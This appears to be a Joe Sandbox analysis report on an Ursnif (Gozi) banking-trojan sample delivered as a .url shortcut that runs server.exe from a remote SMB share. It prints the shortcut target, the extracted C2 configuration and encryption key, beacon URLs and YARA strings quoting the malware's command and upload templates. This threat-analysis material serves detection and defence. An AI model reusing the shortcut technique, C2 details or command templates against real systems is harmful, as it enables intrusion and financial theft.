ID: 826967
Sample Name: marzo.txt.url
Cookbook:
defaultwindowsinteractivecookbook.jbs
Time: 12:30:25
Date: 15/03/2023
Version: 37.0.0 Beryl

Table of Contents

Table of Contents 2
Windows Analysis Report marzo.txt.url 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Threat Intel 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Signatures 5
Initial Sample 5
Memory Dumps 5
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
Networking 6
Key, Mouse, Clipboard, Microphone and Screen Capturing 6
E-Banking Fraud 6
System Summary 6
Data Obfuscation 6
Hooking and other Techniques for Hiding and Protection 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 10
Public IPs 11
General Information 11
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
C:\Users\user\AppData\Local\Temp\Outlook Logging\OUTLOOK_16_0_13929_20386-20230315T1230440507-6104.etl 12
C:\Users\user\AppData\Roaming\Microsoft\Outlook\NoEmail.xml 13
C:\Users\user\Documents\Outlook Files\Outlook Data File - NoEmail.pst 13
Static File Info 13
General 13
File Icon 14
Network Behavior 14
Snort IDS Alerts 14
Network Port Distribution 14
TCP Packets 14
UDP Packets 15
DNS Queries 15
DNS Answers 15
HTTP Request Dependency Graph 15
Statistics 15
Behavior 15
System Behavior 16
Analysis Process: OUTLOOK.EXEPID: 6104, Parent PID: -1 16
General 16

File Activities 16
Registry Activities 16
Key Value Created 16
Key Value Modified 16
Analysis Process: server.exePID: 6612, Parent PID: 3840 17
General 17
File Activities 17
Analysis Process: server.exePID: 6832, Parent PID: 3840 17
General 17
File Activities 18
Disassembly 18


Windows Analysis Report

marzo.txt.url


Overview

General Information

Sample Name:	marzo.txt.url
Analysis ID:	826967
MD5:	d8dc17b22192…
SHA1:	606fd516fb85a…
SHA256:	f7b7f524138f10..
Infos:	



Detection




Ursnif

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected Ursnif
- Detected unpacking (changes PE se…
- Snort IDS alert for network traffic
- Writes or reads registry keys via WMI
- Found malicious URL file
- Writes registry values via WMI
- Opens network shares
- Yara signature match
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…
- Found evasive API chain (date chec…

Classification



Process Tree

- **System is w10x64_ra**
- OUTLOOK.EXE (PID: 6104 cmdline: "C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE" /PIM NoEmail MD5: CA3FDE8329DE07C95897DB0D828545CD)
- server.exe (PID: 6612 cmdline: "\\46.8.19.120\Agenzia\server.exe" MD5: C29870BA33B8691967B100BC30572BB7)
- server.exe (PID: 6832 cmdline: "\\46.8.19.120\Agenzia\server.exe" MD5: C29870BA33B8691967B100BC30572BB7)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link
Gozi, Ursnif	2000 Ursnif aka Snifula2006 Gozi v1.0, Gozi CRM, CRM, Papras2010 Gozi v2.0, Gozi ISFB, ISFB, Pandemyia(*)-> 2010 Gozi Prinimalka -> Vawtrak/NeverquestIn 2006, Gozi v1.0 ('Gozi CRM' aka 'CRM') aka Papras was first observed.It was offered as a CaaS, known as 76Service. This first version of Gozi was developed by Nikita Kurmin, and he borrowed code from Ursnif aka Snifula, a spyware developed by Alexey Ivanov around 2000, and some other kits. Gozi v1.0 thus had a formgrabber module and often is classified as Ursnif aka Snifula.In September 2010, the source code of a particular Gozi CRM dll version was leaked, which led to Vawtrak/Neverquest (in combination with Pony) via Gozi Prinimalka (a slightly modified Gozi v1.0) and Gozi v2.0 (aka 'Gozi ISFB' aka 'ISFB' aka Pandemyia). This version came with a webinject module.	No Attribution	http://blog.malwaremustdie.org/2013/02/the-infection-of-styx-exploit-kit.htmlhttp://researchcenter.paloaltonetworks.com/2017/02/unit42-banking-trojans-ursnif-global-distribution-networks-identified/https://0xc0decafe.com/malware-analyst-guide-to-pe-timestamps/https://blog.gdatasoftware.com/2016/11/29325-analysis-ursnif-spying-on-your-data-since-2007https://blog.talosintelligence.com/2020/12/2020-year-in-malware.html	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"ScCitKVnthsrIejoIA7zuBWvwII2di/DH3GlyTtkQAl5+NYn11P8hoApgIAx8QgiEaRicK3ETZq3j2ua44XjJevEH0XzzTqZAT3wkYswDxrBkgZMCwo6YXkhXitvoh3eARDtRDEkQsoLHZ9GnSskgPPZhcXZcW
5DEVGUxmtbXgDaTXEEASp94TxsSTq8LcHFcoUD/3qCUIKISKD7sIV0hgpJQ8kx5Fr/zREoX54YDyuxKi/xJ3SBIavWF9UPU+YwvxpBDYMFrMsKJrjGUlpoQZehisJjttb1cTtggeIEGnFr5O2GXefQUuwrSiz
DeVnMRSAHdds+AiqIPxEl1nFzSfnHhHtw7Ql8JtPTws7Z1Ho=",
  "c2_domain": [
    "checklist.skype.com",
    "5.44.43.17",
    "31.41.44.108",
    "62.173.138.213",
    "109.248.11.174"
  ],
  "botnet": "7714",
  "server": "50",
  "serpent_key": "lk8hY4nisKQzZKXE",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
marzo.txt.url	Methodology_Suspicious_Shortcut_SMB_URL	Detects remote SMB path for .URL persistence	@itsreallynick (Nick Carr), @QW5kcmV3 (Andrew Thompson)	• 0x35:$file: URL=file://4 • 0x8a:$url_clsid: [{000214A0-0000-0000-C000-000000000046}] • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2851808327.0000000005458000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000002.2851808327.0000000005458000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0x1238:$a1: /C ping localhost -n %u && del "%s" • 0xeb8:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xf10:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xaac:$a5: filename="%.4u.%lu" • 0x64a:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x886:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xbc7:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe7d:$a9: &whoami=%s • 0xe66:$a10: %u.%u_%u_%u_x%u • 0xd73:$a11: size=%u&hash=0x%08x • 0xb2d:$a12: &uptime=%u • 0x70b:$a13: %systemroot%\system32\c_1252.nls • 0x12a8:$a14: IE10RunOnceLastShown_TIMESTAMP
00000005.00000002.2851808327.0000000005458000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xb64:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x64a:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xa78:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xd02:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xda6:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1cc0:$a9: Software\AppDataLow\Software\Microsoft\
00000003.00000003.2478797463.0000000005588000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.2478797463.0000000005588000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0x1238:$a1: /C ping localhost -n %u && del "%s" • 0xeb8:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xf10:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xaac:$a5: filename="%.4u.%lu" • 0x64a:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x886:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xbc7:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe7d:$a9: &whoami=%s • 0xe66:$a10: %u.%u_%u_%u_x%u • 0xd73:$a11: size=%u&hash=0x%08x • 0xb2d:$a12: &uptime=%u • 0x70b:$a13: %systemroot%\system32\c_1252.nls • 0x12a8:$a14: IE10RunOnceLastShown_TIMESTAMP

Source	Rule	Description	Author	Strings
Click to see the 13 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 5.44.43.17

Timestamp:	192.168.2.35.44.43.1749733802033203 03/15/23-12:33:08.360785
SID:	2033203
Source Port:	49733
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.3 - Destination IP: 5.44.43.17

Timestamp:	192.168.2.35.44.43.1749733802033204 03/15/23-12:33:08.360785
SID:	2033204
Source Port:	49733
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Networking

Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Found malicious URL file

Writes registry values via WMI

Data Obfuscation

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Stealing of Sensitive Information

Yara detected Ursnif

Opens network shares


Remote Access Functionality

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	1 DLL Side-Loading	1 Process Injection	1 Masquerading	OS Credential Dumping	1 Network Share Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	LSASS Memory	1 System Time Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Process Injection	Security Account Manager	1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Software Packing	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Account Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Owner/User Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 5 System Information Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
marzo.txt.url	8%	ReversingLabs	Win32.Trojan.Casdet	
marzo.txt.url	7%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.server.exe.2b80000.2.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://5.44.43.17/drew/ZSasVN0fLMcptc05TEVCa/mWgPW7Eo_2Fhz8Y6/Fz7ovUnPPN6ieZv/4FY_2FkRwgHKarRxmu/cK8	0%	Avira URL Cloud	safe	
http://5.44.43.17/~	0%	Avira URL Cloud	safe	
http://5.44.43.17/	0%	Avira URL Cloud	safe	
http://5.44.43.17/b2c5-fe065076e0a1	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
checklist.skype.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://5.44.43.17/	server.exe, 00000003.00000002.2850791743.0000000002D87000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://5.44.43.17/drew/ZSasVN0fLMcptc05TEVCa/mWgPW7Eo_2Fhz8Y6/Fz7ovUnPPN6ieZv/4FY_2FkRwgHKarRxmu/cK8	server.exe, 00000003.00000002.2850791743.0000000002DA6000.00000004.00000020.00020000.00000000.sdmp, server.exe, 00000003.00000002.2850791743.0000000002DBB000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://5.44.43.17/~	server.exe, 00000003.00000002.2850791743.0000000002DA6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://5.44.43.17/b2c5-fe065076e0a1	server.exe, 00000003.00000002.2850791743.0000000002D87000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://checklist.skype.com/drew/XaKJ910OZ6OkzOiEp1j_2/BGdUIBHp_2FM8Z2X/fEGunvRWGFrRGJ9/FM827N5CFAo37	server.exe, 00000003.00000002.2850791743.0000000002DA6000.00000004.00000020.00020000.00000000.sdmp	false		high
http://checklist.skype.com/drew/p8a6EJ5vt4U/NrIUl_2BZrXy6_/2BoMtuVkg7FYSQnXs7vFZ/T_2BtMhNb_2F_2Bq/Vr	server.exe, 00000005.00000002.2850719337.0000000002CB4000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.44.43.17	unknown	Russian Federation		202423	MGNHOST-ASRU	true
192.229.221.95	unknown	United States		15133	EDGECASTUS	false

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	826967
Start date and time:	2023-03-15 12:30:25 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsinteractivecookbook.jbs
Analysis system description:	Windows 10 64 bit version 1909 (MS Office 2019, IE 11, Chrome 104, Firefox 88, Adobe Reader DC 21, Java 8 u291, 7-Zip)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	1
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	marzo.txt.url
Detection:	MAL
Classification:	mal88.troj.spyw.evad.winURL@2/3@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.1% (good quality ratio 48.5%) • Quality average: 79.8% • Quality standard deviation: 29.1%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .url

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, SIHClient.exe, WmiPrvSE.exe, svchost.exe
- Excluded domains from analysis (whitelisted): login.live.com, slscr.update.microsoft.com
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Outlook Logging\OUTLOOK_16_0_13929_20386-20230315T1230440507-6104.etl

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.252651136206788
Encrypted:	false
SSDEEP:	48:Y4wW6WQUOiWwNHxaUJ3EdJ7mh9HP/XOky96BexvkafzwSGDMh1KTCB382ERQFNqs:Y4wiARUOAPg7K6erUPtnEiZwiFDv
MD5:	B8BA6B7187B954175903A42227D0D074
SHA1:	C8CCE7F52C0AE82D5491D8068898F84D61BE72CD
SHA-256:	3FC29469CA7B7E2D992FE4F773E31E961D7A0138034CD4B354A20F099C084015
SHA-512:	15908F1B0FDEF892B22AB80F598BBD1242B8CB9E0397715AD1BA47E493A56734D9EABDDDDF7431C08B730EA62A51E7CB4FBEE80E940D83CC34852109D2AF96 32
Malicious:	false

Reputation:	low
Preview:	........@.........X.1W..(..... ...8.(.....+.....X.....1W..#..*...C.L...0T.j.....V.F.....):X.....1W..#..*...C.L...0T.j.....]^.F..... .....':X.....1W..#..*...C.L...0T.j.....d.F.....(:X.....1W..#..*...C.L...0T.j.....1i.F.....&:X.....1W..#..*...C.L...0T.j.... .....n.F.....*:X.....1W..#..*...C.L...0T.j.....r.F.....c:X.....1W..#..*...C.L...0T.j.....w.F.....:X..... ...1W..#..*...C.L...0T.j.....E|.F.....b:X.....1W..#..*...C.L...0T.j.....F.....`:X.....1W..#..*...C.L...0T.j.....)..F..... .....a:X.....1W..#..*...C.L...0T.j.....

C:\Users\user\AppData\Roaming\Microsoft\Outlook\NoEmail.xml

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (424), with CRLF line terminators
Category:	modified
Size (bytes):	1596
Entropy (8bit):	4.637608585062843
Encrypted:	false
SSDEEP:	24:3zNOB9IGVPF9o/WgHOfH176h9Ga5UiGPF9o/WgHOfH1KdR4Mfa4:DNcCGF9o/ufV76jryF9o/ufVKT
MD5:	05C75784B643BF3D900ECA7142449F49
SHA1:	2763DC3D4C243EF1E7BDB54EBAEC3DF3DE9D5B5D
SHA-256:	7290D05C07B3DDF1189C8CF30E64122E03DF51C2A8332FAF1060100CF8932D70
SHA-512:	4EF65759299F291EA0AE6F808CAF002A8FF570075E5EF35FE5D6863AB3A52B7A056AFEFE8D12DE5A2433DDA8EC51E876767492E0526A205A62B04E78133A6D49
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0"?>..<wundbar>...<initMail>1</initMail>...<initShortcuts>1</initShortcuts>...<version>1613929</version>...<dataversion>1202</dataversion>...<stores>....<storeblock>.....<eidstore>0000000038A1BB1005E5101AA1BB08002B2A56C200006D737073742E646C6C00000000004E495441F9BFB80100AA0037D96E0000000043003A005C005500730065007200730005C0061006C006600720065006400 6F005C0044006F00630075006D0065006E00740073005C004F00750074006C006F006F006B002000460069006C00650073005C004F00750074006C006F006F006B002000440061007400610020004600690 06C00650020002D00200004E006F0045006D00610069006C002E00700073007400000</eidstore>.....<storeid>0</storeid>.....<crawledIn12>1</crawledIn12>....</storeblock>...</stores>...<userdefined>....<linkgroup name="Shortcuts" clsid="F01F40A0D5668A48AA01551BB46FA468">.....<wdLnk>.....<ltype>shortcut</ltype>.....<storeid>0</storeid>.....<icondata/>.....<reckey>DB534562B7845545954A1594721BD1D6</reckey>.....<eid>0000000038A1BB1005E5101AA1BB08002B2A56C200006D737073742E646C6C0000

C:\Users\user\Documents\Outlook Files\Outlook Data File - NoEmail.pst

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	data
Category:	dropped
Size (bytes):	6694
Entropy (8bit):	1.872940016765219
Encrypted:	false
SSDEEP:	24:KI+ZiNEXTwIrlcNJKgsFMhaUAbYh9EO9O48xP4TKn+ZhmKEpZFq+cnT3/k6vq+5z:K/MIWKfg2aVk1t4TKvjQ3Mg
MD5:	C9175FCB9AE1728759F63A4951D61701
SHA1:	37359EAF4FFA4370EC46323C90EF327ABB282F76
SHA-256:	CEBF4CEA7D9A7C055FB38C9EAE31A136A701CC5727D472D13C29F2C3BD0AF368
SHA-512:	2538518B90658CD9132569712C21ED7AD5B820647F70F0640533F79A21E5B5E9E14128FCBB52AD07B92A5CD3E17E80162D1740B080F037C8854E6C798402A286
Malicious:	false
Reputation:	low
Preview:	.....X.....&.....D..... .....7.....D..... .....`.....d.....(.....b.....j.....l..... .....y.....r.....T.....@.....x.....s.....D.....|.....@.....@.....n.....D.....x.....T... .....@`.....@u.....V.....@.....@.....@.....=.....n.....K..... .....

Static File Info

General

File type:	MS Windows 95 Internet shortcut text (URL=<file://46.8.19.120/Agenzia/server.exe>), ASCII text, with CRLF line terminators
